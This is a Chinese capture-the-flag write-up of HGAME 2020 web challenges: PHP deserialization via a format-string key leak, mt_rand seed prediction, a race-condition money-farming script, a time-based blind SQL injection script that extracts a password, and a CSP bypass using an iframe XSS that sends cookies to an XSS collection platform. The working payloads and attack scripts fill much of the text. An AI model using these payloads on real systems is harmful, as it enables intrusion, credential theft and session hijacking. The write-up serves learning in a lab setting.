

# Web

## 序列之争

进去以后 F12 看源码，看到注释里有提示。

```
... ▼<body class="text-center" style="background-image:url('/static/bg.jpg')> == $0
  ▼<div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
    ▶<header class="masthead mb-auto">...</header>
    ▶<main role="main" class="inner cover">...</main>
    ▶<footer class="mastfoot mt-auto">...</footer>
    <!-- source.zip -->
  </div>
</body>
</html>
```

于是按照提示访问 `/source.zip`。下载以后得到源码。源码很长这里就不贴出来了，可以看出是一道 `php 反序列化` 的题目，只有当后台判定我为 第一名 时，才能拿到 `flag`。而玩了玩游戏，无论如何最高都只能到第 2 名，嘤，很有 `序列之争` 原作剧情的味道。

解题的开始首先找到 `unserialize()` 函数。

```
class Monster
{
    private $monsterData;
    private $encryptKey;

    public function __construct($key){
        $this->encryptKey = $key;
        if(!isset($_COOKIE['monster'])){
            $this->Set();
            return;
        }

        $monsterData = base64_decode($_COOKIE['monster']);
        if(strlen($monsterData) > 32){
            $sign = substr($monsterData, -32);
            $monsterData = substr($monsterData, 0, strlen($monsterData) - 32);
            if(md5($monsterData . $this->encryptKey) === $sign){
                $this->monsterData <unserialize($monsterData); // 待分析
            }else{
                session_start();
                session_destroy();
                setcookie('monster', '');
                header('Location: index.php');
                exit;
            }
        }
        $this->Set();
    }
}
```

这里首先把 cookie 里的 monster 用 base64 解码，然后判断长度，如果 >32，则取出后32位作为签名 \$sign，然后把前面作为 \$monsterdata 的值。如何才能触发 unserialize() 函数呢，要让 \$monsterdata 加上盐值 \$encryptkey 进行 md5 之后与 \$sign 进行比较，如果相等则可以将 \$monsterdata 反序列化。

## 格式化字符串漏洞

然后在源码里寻找 \$encryptkey 的来源。


```
class Game
{
    private $encryptKey = 'SUPER_SECRET_KEY_YOU_WILL_NEVER_KNOW';
    public $welcomeMsg = '%s, Welcome to Ordinal Scale!';

    private $sign = '';
    public $rank;

    public function __construct($playerName){
        $_SESSION['player'] = $playerName;
        if(!isset($_SESSION['exp'])){
            $_SESSION['exp'] = 0;
        }
        $data = [$playerName, $this->encryptKey];
        $this->init($data);
        $this->monster = new Monster($this->sign);
        $this->rank = new Rank();
    }

    private function init($data){
        foreach($data as $key => $value){
            $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
            $this->sign .= md5($this->sign . $value);
        }
    }
}
```

这里把我们输入的玩家名称 \$playname 与 \$this->encryptkey 放到了一个循环里，先 sprintf() 输出，然后循环 md5 加密计算得出类 Monster 里的 \$encryptkey。请仔细看看！这里的 sprintf()，竟然没有做任何的防护，连续进行了两次循环，按道理来说第二次循环是没有必要的。我们如果把 \$playname 赋值成 %s，就会覆盖原字符串的 %s，从而在第二次循环的时候，输出 \$this->encryptkey。



做出来之后从 学长那里了解到，这个就是 格式化字符串漏洞。

在这里偷了个懒，固定用户名为 admin，先把 md5 的盐值计算出来。

```
<?php
$encryptkey = 'gkUFUa7GfPQui3DGUTHX6XIUS3ZAmC7L';
$sign = '';
$playname = 'admin';
$data = [$playname, $encryptkey];
foreach($data as $key => $value){
    $sign .= md5($sign . $value);
}
echo $sign.'<br>';
# $sign=21232f297a57a5a743894a0e4a801fc359ff7bee4550cd5c900f9874e016b2b3
?>
```

## 寻找突破口

我们的最终目的是让我们的排名变为第一名。在这之前首先要明白反序列化漏洞的危害在哪里，反序列化的漏洞就在于php内置的一些魔术方法，这些魔术方法会在某些条件被触发以后自动调用，而一旦反序列化函数的参数可以人为操控以后，就会造成不可预知的后果。我能明白这些还要感谢学长。

翻找一番后，发现唯一的魔术方法是`__destruct()`。在对象被销毁以后，会将`$this->rank`赋值给`$_SESSION['rank']`，而在下一次对象被创建时，会将`$_SESSION['rank']`的值赋给`$this->rank`。

```
public function __destruct(){
    // 确保程序是跑在服务器上的!
    $this->serverKey = $_SERVER['key'];
    if($this->key === $this->serverKey){
        // 将对象的rank属性赋值给$_SESSION['rank']
        $_SESSION['rank'] = $this->rank;
    }else{
        // 非正常访问
        session_start();
        session_destroy();
        setcookie('monster', '');
        header('Location: index.php');
        exit;
    }
}
```

```

public function __construct(){
    if(!isset($_SESSION['rank'])){
        $this->Set(rand(2, 1000));
        return;
    }

    $this->Set($_SESSION['rank']);
}

public function Set($no){
    $this->rank = $no;
}

public function Get(){
    return $this->rank;
}

```

## 上Payload

于是我们的解题思路就是，当反序列化时，将 Rank 类里的 rank 赋值为 1。手写了几 payload 都不行，给学长看，才知道原来反序列化是要写 exp 的，然后写出了 exp 如下。

```

<?php
class Rank
{
    private $rank = 2;

    public function __construct()
    {
        $this->rank = 1;
    }
}

$test = new Rank();
$y = serialize($test);
$z = base64_encode($y.md5($y.$sign));
echo $z;
#
$z=Tzo0oiJSYW5rIjoxOntzojEwoiIAUmFuawByYW5rIjtpojE7fwF1NjY1M2UyY2IwZTgzYzE3ZmU4N
DkwZmQ0MmE3M2N1
?>


```

这里还有一个小插曲，我用在线的 base64 加密，无数次以后都失败，然后才想起来可以在 exp 里直接一条龙把 base64 也解决了。然后改 cookie，就能拿到 flag 啦！

▼ c-chat-v2.hgame.babelfish.ink | token

	值
	7eac36b4dce1714410d15c4d1f21d9fc392cbe6c
	域名
c-chat-v2.hgame.babelfish.ink	
路径	/
过期时间	Tue Feb 02 2021 16:04:57 GMT+0800 (China Standard Time)
SameSite	<input type="button" value="▼"/>
<input checked="" type="checkbox"/> hostOnly <input checked="" type="checkbox"/> session <input type="checkbox"/> 安全 <input type="checkbox"/> httpOnly	
<span style="float: right;">帮助</span>	

I'm the Champion!



能做出来这道题也是非常感谢学长了，他无数次耐心解答我的各种愚蠢问题，我对 php 反序列化的理解终于不是浮于表面了。

## 二发入魂



HGAME 2020



https://twoshot.hgame.n3ko.co



twoshot.hgame.n3ko.co

抽卡次数: **抽卡!**cdkey: **兑换**

这题有关 `php5` 的 伪随机函数 的缺陷，又是 社工 做题法，在群里卑微求 `hint` 之后，`hammer` 学长这么说



LuckyCat

**两个随机数就能出一个seed**

又结合 `hammer` 学长在校外群里提到的

[0][day]Processor<luckyCat.han@qq.com> 17:11:23



而且我寻思这文章最近刚出来吧 也  
不是很老

于是 Google 搜索 两个随机数+拿到seed+php5，并且把搜索时间限定在一年内，找到了这篇文章。有兴趣的同学们可以去研究一下原理。[用2个随机值破解PHP的MT\\_RAND函数](#)。

了解以后，我们只要选取间隔 226 的两个随机数，然后跑一跑文章里的脚本，就可以出 flag 了，上脚本。

```
import requests
import re
import sys
import os
url = 'https://twoshot.hgame.n3ko.co/'
cookie = 'PHPSESSID=2jp1b8vaeq7imfm4bgqntm0do1'
headers = {
    'Content-Type': 'application/x-www-form-urlencoded',
    'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36',
    'cookie': cookie,
}
p = requests.get(url+'random.php?times=228', headers=headers)
randnum = re.findall(r'\d*', p.text)[1:-2:2]
firstnum = randnum[0]
lastnum = randnum[227]
content = os.popen("python3 ./reverse_mt_rand.py " +
                   firstnum+' '+lastnum+' 0 0').read()
q = requests.post(url+'/verify.php', headers=headers, data={'ans': content})
print(q.text)
```

```
# 0x4qE@MiPro /mnt/e/CTF/test/web [15:49:04]
$ python3 randpy.py
hgame{H3r3_1S_a_PhP~~MT_R@^d_Pr3d1ct10n_AMAZ1NG!}
```

## cosmos的二手市场

开局五十万，道具全靠买。要想 flag，赔完全家产。

The screenshot shows a web interface for a second-hand market. At the top, there are two tabs: 'HGAME 2020' and 'cosmos的二手市场'. The current tab is 'cosmos的二手市场' with the URL '121.36.88.65:9999'. Below the tabs, the page title is 'Cosmos的二手市场'. There are two buttons at the top right: '登出' (Logout) and 'getflag'. A table lists four items for sale:

#	商品编号	商品名称	商品价格	拥有量
1	800001	Cosmos的漏音耳机	10000	0
2	800002	Cosmos的XPS	12000	0
3	800003	Cosmos的电竞椅	1500	0
4	800004	Cosmos的24寸4K显示屏	1800	0

To the right of the table, there is a user information box with '用户名' (Username) '1234' and '余额' (Balance) '500000'. Below this is a '消息栏' (Message Bar) containing the message: '在该市场出售商品需要收取3%的手续费, 当你赚取1亿时既能获得cosmos的认可, 得到flag'.

The main content area has sections for '购买' (Purchase) and '出售' (Sell). Under '购买', there is a dropdown menu set to 'Cosmos的漏音耳机' and a '购买数量' input field. A blue '购买' button is visible. Under '出售', there is a dropdown menu set to 'Cosmos的漏音耳机' and a '出售数量' input field. A blue '出售' button is visible.

你注意到，出售货物需要 3% 的手续费，而你要赚取 1 个亿。~~一定是我打开方式错了，等我重启一下。~~ 问了 Roc 学长，知道这是一个 条件竞争 的题目。大意就是，后台以 线性 的方式执行代码，而这时用户可以用 多线程 访问程序，~~趁服务器没反应过来形成竞争~~。

具体的例子就是，如果上传文件时，服务器先将文件保存，然后再检验文件比如说 后缀名，判断文件是否危险，然后再作是否删除的判断。这个时候，假如用户上传了一个木马后，在服务器保存了文件但还没删除的间隙里，开多线程疯狂访问这个文件，那么就有可能成功执行文件，之后文件是否被删除就不重要了，因为我们已经成功侵入了对方服务器。

所以这道题可以在 买 和 卖 之间形成竞争，两边都开多线程，卖 的线程更多一些，不断刷钱，最终就能刷到一个亿。直接上脚本。

```

import requests
import threading
import queue

threads = 100
q = queue.Queue()
m = queue.Queue()

url = "http://121.36.88.65:9999"
headers = {
    'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8',
    'User-Agent': 'Chrome/71.0.3578.98 Safari/537.36 Gecko/20100101 Firefox/72.0',
    'Cookie': 'PHPSESSID=ij0tv8hqehlokhmn8uij3n4rlv',
}
data = {'code': '800002', 'amount': '2'}

for i in range(1000000):
    q.put(i)

for j in range(1000000):
    m.put(j)

def post():
    while not q.empty():
        q.get()

```

```

r = requests.post(url+'/?method=solve',
                  headers=headers, data=data)
print(r.text)

def buy():
    while not q.empty():
        m.get()
        p = requests.post(url+'/?method=buy',
                           headers=headers, data=data)
        print(p.text)

if __name__ == '__main__':
    for j in range(50):
        t2 = threading.Thread(target=buy)
        t2.start()

    for i in range(threads):
        t = threading.Thread(target=post)
        t.start()

    for j in range(50):
        t2.join()

    for i in range(threads):
        t.join()

```

Cosmos的二手市场 [登出](#) [getflag](#)

#	商品编号	商品名称	商品价格	拥有量
1	800001	Cosmos的漏音耳机	10000	0
2	800002	Cosmos的XPS	12000	4
3	800003	Cosmos的电竞椅	1500	0
4	800004	Cosmos的24寸4k显示屏	1800	0

用户名	余额
1234	100863700

**消息栏**

在该市场出售商品需要收取3%的手续费,当你赚取1亿时既能获得cosmos的认可,得到flag

**购买**

Cosmos的漏音耳机

**出售**

Cosmos的漏音耳机

我们拥有了一个亿，赢得了cosmos的认可！快去getflag吧！


121.36.88.65:9999 says  
hgame{lt\_iS\_just @\_sm4ll\_g0@l}

OK


但这道题不是我自己想出来的，还是多亏了 Roc 学长的提示，于是我又多问了一句，为什么会想到 条件竞争？商城是条件竞争产生的主要题型。

## Cosmos的留言板-2


首先注册，登录，随便留个言，看上去是个防御坚固的留言板呢。



考虑到上周的留言板是 SQL 注入，这周应该也是了，但是注入点在哪呢？我们试着删除看看。



这里出现了一个 `delete_id`，可能是这题唯一的注入点了。这时，社工做题法开始发挥了它的作用，看到 xiaoyu 在群里说这题写脚本时间盲注注了很长时间，然后这么说



好，那么可以确定，这题就是在 `delete_id` 这里进行时间盲注了。网上找了时间盲注的脚本，都试了个遍，不太行，最后决定自己动手写脚本。用去年 HGAME Week3 里 Annevi 学长的时间盲注脚本作为模板，适当的更改了一些内容。学长的脚本里用的是 `and`，可是我试了几次都不太行，问了 Roc 学长以后，改成 `or`。

## 准备阶段

首先是准备阶段。

```

# coding:utf-8
import string
import requests
import datetime
import time

headers = {
    'Cookie': 'PHPSESSID=8favb1co6jkhe406311n8qjjd7',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36'
}
url = 'http://139.199.182.61:19999/index.php?method=delete&delete_id='

```

## 爆数据库

然后开始爆数据库，先爆长度，再爆数据库名。因为 payload 用在 url 里，所以我把空格都用 + 号替代，最后再用 # 的 url 编码 %23 做结尾，注释掉后面的所有语句。

```

def Get_Database():
    for i in range(20):
        print("Finding the database length....."+str(i))
        payload = "0+or+if(length(database())="+str(i)+",sleep(5),0)%23"
        time = Get_Data(payload)
        if (time >= 4.5):
            databaseLen = i
            print("[*] The database length is " + str(i))
            break
    database = ''
    print("Finding the database Name.....")
    for i in range(databaseLen):
        for j in range(33, 127):
            payload =
            "0+or+if(ascii(substr(database(),"+str(i+1)+",1))="+str(j)+",sleep(5),0)%23"
            time = Get_Data(payload)
            if time >= 4.5:
                database += chr(int(j))
                print(database)
                continue
    print("[*] The current database is " + database)

```

爆出来数据库的名字是 babysql。

```
# 0x4qE@MiPro /mnt/e/CTF/test [13:14:22] C:1
$ python3 ./web/sqlblind.py
Finding the database length.....0
Finding the database length.....1
Finding the database length.....2
Finding the database length.....3
Finding the database length.....4
Finding the database length.....5
Finding the database length.....6
Finding the database length.....7
[*] The database length is 7
Finding the database Name.....
b
ba
bab
baby
babys
babysq
babysql
[*] The current database is babysql
```

## 爆表

然后爆表长度，爆表名。

```
def Get_Tables():
    for i in range(20):
        print("Finding the tables length....."+str(i))
        payload =
"0+or+if(length((select+table_name+from+information_schema.tables+where+table_
schema=database()+limit+1,1))="+str(i)+",sleep(5),0)%23"
        time = Get_Data(payload)
        if (time >= 4.5):
            tableLen = i
            print("[*] The tables length is " + str(i))
            break
    table = ''
    print("Finding the table Name.....")
    for i in range(tableLen):
        for j in range(33, 127):
            payload =
"0+or+if(ascii(substr((select+table_name+from+information_schema.tables+where+ta
ble_schema=database()+limit+1,1)," + str(i+1) + ",1))=" + str(j) + ",sleep(5),0)%23"
            time = Get_Data(payload)
            if time >= 4.5:
                table += chr(int(j))
                print(table)
                continue
    print("[*] The current table_name is " + table)
```

爆出表名 user。

```
# 0x4qE@MiPro /mnt/e/CTF/test [13:59:51]
$ python3 ./web/sqlblind.py
Finding the tables length.....0
Finding the tables length.....1
Finding the tables length.....2
Finding the tables length.....3
Finding the tables length.....4
[*] The tables length is 4
Finding the table Name.....
u
us
use
user
[*] The current table_name is user
```

## 爆列

然后是爆列长度，爆列名。

```
def Get_columns():
    for i in range(20):
        print("Finding the column length....."+str(i))
        payload =
"0+or+if(length((select+column_name+from+information_schema.columns+where+table_
name='user'+limit+1,1))="+str(i)+",sleep(5),0)%23"
        time = Get_Data(payload)
        if (time >= 4.5):
            columnLen = i
            print("[*] The column length is " + str(i))
            break
    column = ''
    print("Finding the column Name.....")
    for i in range(columnLen):
        for j in range(33, 127):
            payload =
"0+or+if(ascii(substr((select+column_name+from+information_schema.columns+where+
table_name='user'+limit+1,1)," +str(i+1)+",1))="+str(j)+",sleep(5),0)%23"
            time = Get_Data(payload)
            if time >= 4.5:
                column += chr(int(j))
                print(column)
                continue
    print("[*] The current column_name is " + column)
```

爆出来一个列名 name，因为要登录上 cosmos 的账号，所以我们应该还需要一个 password，所以把 limit 后面的 1 改为 2，就可以爆出第二列，果然是 password。

```
# 0x4qE@MiPro /mnt/e/CTF/test [14:02:46]
$ python3 ./web/sqlblind.py
Finding the column length.....0
Finding the column length.....1
Finding the column length.....2
Finding the column length.....3
Finding the column length.....4
[*] The column length is 4
Finding the column Name.....
n
na
nam
name
[*] The current column_name is name
```

```
# 0x4qE@MiPro /mnt/e/CTF/test [14:26:49]
$ python3 ./web/sqlblind.py
Finding the column length.....0
Finding the column length.....1
Finding the column length.....2
Finding the column length.....3
Finding the column length.....4
Finding the column length.....5
Finding the column length.....6
Finding the column length.....7
Finding the column length.....8
[*] The column length is 8
Finding the column Name.....
p
pa
pas
pass
passw
passwo
passwor
password
[*] The current column_name is password
```

## 爆字段

然后就是爆出字段名就成。先爆 `name`。这一段代码被改过去爆 `password` 了，所以并没有保存，但思路是一样的，爆出来 `name` 是 `cosmos`。

```
# 0x4qE@MiPro /mnt/e/CTF/test [14:24:04] C:1
$ python3 ./web/sqlblind.py
Finding the flag length.....0
Finding the flag length.....1
Finding the flag length.....2
Finding the flag length.....3
Finding the flag length.....4
Finding the flag length.....5
Finding the flag length.....6
[*] The flag length is 6
Finding the name.....
c
co
cos
cosm
cosmo
cosmos
[*] The name is cosmos
[]
```

然后爆 password，这里我操作不当，爆出了我自己的密码，2333，然后求助roc学长，发现我竟然忘记了 where 语句！蠢哭了，那么便简单了，爆就是了。

```
def Get_value():
    for i in range(40):
        print("Finding the password length....."+str(i))
        payload =
            "0+or+if(length((select+password+from+user+where+name='cosmos'))="+str(i)+",sleep(5),0)%23"
        time = Get_Data(payload)
        if (time >= 4.5):
            passwordLen = i
            print("[*] The password length is " + str(i))
            break
    password = ''
    print("Finding the password.....")
    for i in range(passwordLen):
        for j in range(33, 127):
            payload =
                "0+or+if(ascii(substr((select+password+from+user+where+name='cosmos'), "+str(i+1)+"))="+str(j)+",sleep(5),0)%23"
            time = Get_Data(payload)
            if time >= 4.5:
                password += chr(int(j))
                print(password)
                continue
    print("[*] The password is " + password)
```

这里爆了好久好久，谁能想到 password 是长为 28 个字符的无规律字母和数字的组合！

```
[*] The password length is 28
Finding the password.....
f
f1
f1F
f1FX
f1FX0
f1FX0C
f1FX0Cn
f1FX0Cnj
f1FX0Cnj2
f1FX0Cnj26
f1FX0Cnj26F
f1FX0Cnj26Fk
f1FX0Cnj26Fka
f1FX0Cnj26Fkad
f1FX0Cnj26Fkadz
f1FX0Cnj26Fkadzt
f1FX0Cnj26Fkadzt4
f1FX0Cnj26Fkadzt4S
f1FX0Cnj26Fkadzt4Sq
f1FX0Cnj26Fkadzt4Sqy
f1FX0Cnj26Fkadzt4Sqyn
f1FX0Cnj26Fkadzt4Sqynf
f1FX0Cnj26Fkadzt4Sqynf6
f1FX0Cnj26Fkadzt4Sqynf60
f1FX0Cnj26Fkadzt4Sqynf607
f1FX0Cnj26Fkadzt4Sqynf607C
f1FX0Cnj26Fkadzt4Sqynf607Cg
f1FX0Cnj26Fkadzt4Sqynf607CgR
[*] The password is f1FX0Cnj26Fkadzt4Sqynf607CgR
```

有账号和密码，我们去登陆吧！

## 留言板

ngame{sQI\_InjEct10n\_iS\_e4sY!!}

成功拿到 flag !

## Cosmos的聊天室2.0

首先看题目。

## Cosmos的聊天室2.0[SOLVED]

### Description

Cosmos修补了他的聊天室，并且加了一些限制策略，现在应该没人能拿到他的flag了...

Challenge Address <http://c-chat-v2.hgame.babelfish.ink/>

Base Score 300

Now Score 300

User solved 13

限制策略是什么？我们先看看题目吧。一样的配方，先尝试执行 xss。发现它过滤了 script，但我可以双写绕过，`<scriscryptpt` 即可。当我尝试执行 js 代码时收到了这样的控制台报错。

✖ Refused to execute inline script <http://c-chat-v2.hgame.babelfish.ink/>:28 because it violates the following Content Security Policy directive: "script-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-5jFwrAK0UV47oFbVg/iCCBbxD8X1w+Qvo0Uepu4C2YA=')，or a nonce ('nonce-...') is required to enable inline execution.

然后看一下 Response Header，发现是 `script-src 'self', default-src 'self'`。百度了一下知道是 `CSP`，`安全内容策略`，不会执行内联 js 代码，也不会访问任何外域的链接，也就是说，这一条策略，完完全全的封住了我们通过 `onerror` 之类的事件处理或者 `src=javascript:` 这样子执行 js 代码了。

只好去找 kevin 学长，学长说，需要利用同域的资源，还提示我分析一下浏览器的行为，试着寻找突破口。我发现当我点击发送的时候，浏览器会向 `/send?message=输入` 这里发包，但我仍然没想到利用 `iframe 套娃`。

后来在 Roc 学长的同样的提示下，我才恍然大悟，原来 `/send?message=` 这个网站没有 `CSP`，所以可以通过 `iframe` 构造一个新的浏览器窗口，地址就是 `/send?message=输入`，同时，在 `输入` 这里构造 `xss` 语句，就可以成功弹窗啦。

原来做的时候只想着要用 `script` 直接注入，忘记还有 `img` 之类的更简单的做法，所以我的 payload 里有一堆三写的 `script`。为什么是三写呢？为了在新窗口里可以成功构造出 `script`，`url` 里必须是双写，而发送的时候还会过滤一次，所以还要在多写一次。

```
▼<iframe src="/send?message=<scriscryptpt src=/hook.js></scriscryptpt>">
  ▼#document
    ▼<html>
      ▼<head>
        <script src="/hook.js"></script>
      </head>
      <body style=></body> == $0
```

然后去 `xss` 平台里等 `cookie`。

`Cookies token=7eac36b4dce1714410d15c4d1f21d9fc392cbe6c;`

改 `cookie`，访问 `/flag`，拿到 `flag`。

hgame{1ts @\_ \$impl3\_CSP\_bYp4ss1ng\_Ch@!!enge.}

## Misc

web 做累了来 misc 水水分。

### 三重隐写


先解压。



随便用记事本打开看看，在上裏与手抄卷.mp3 里看到了



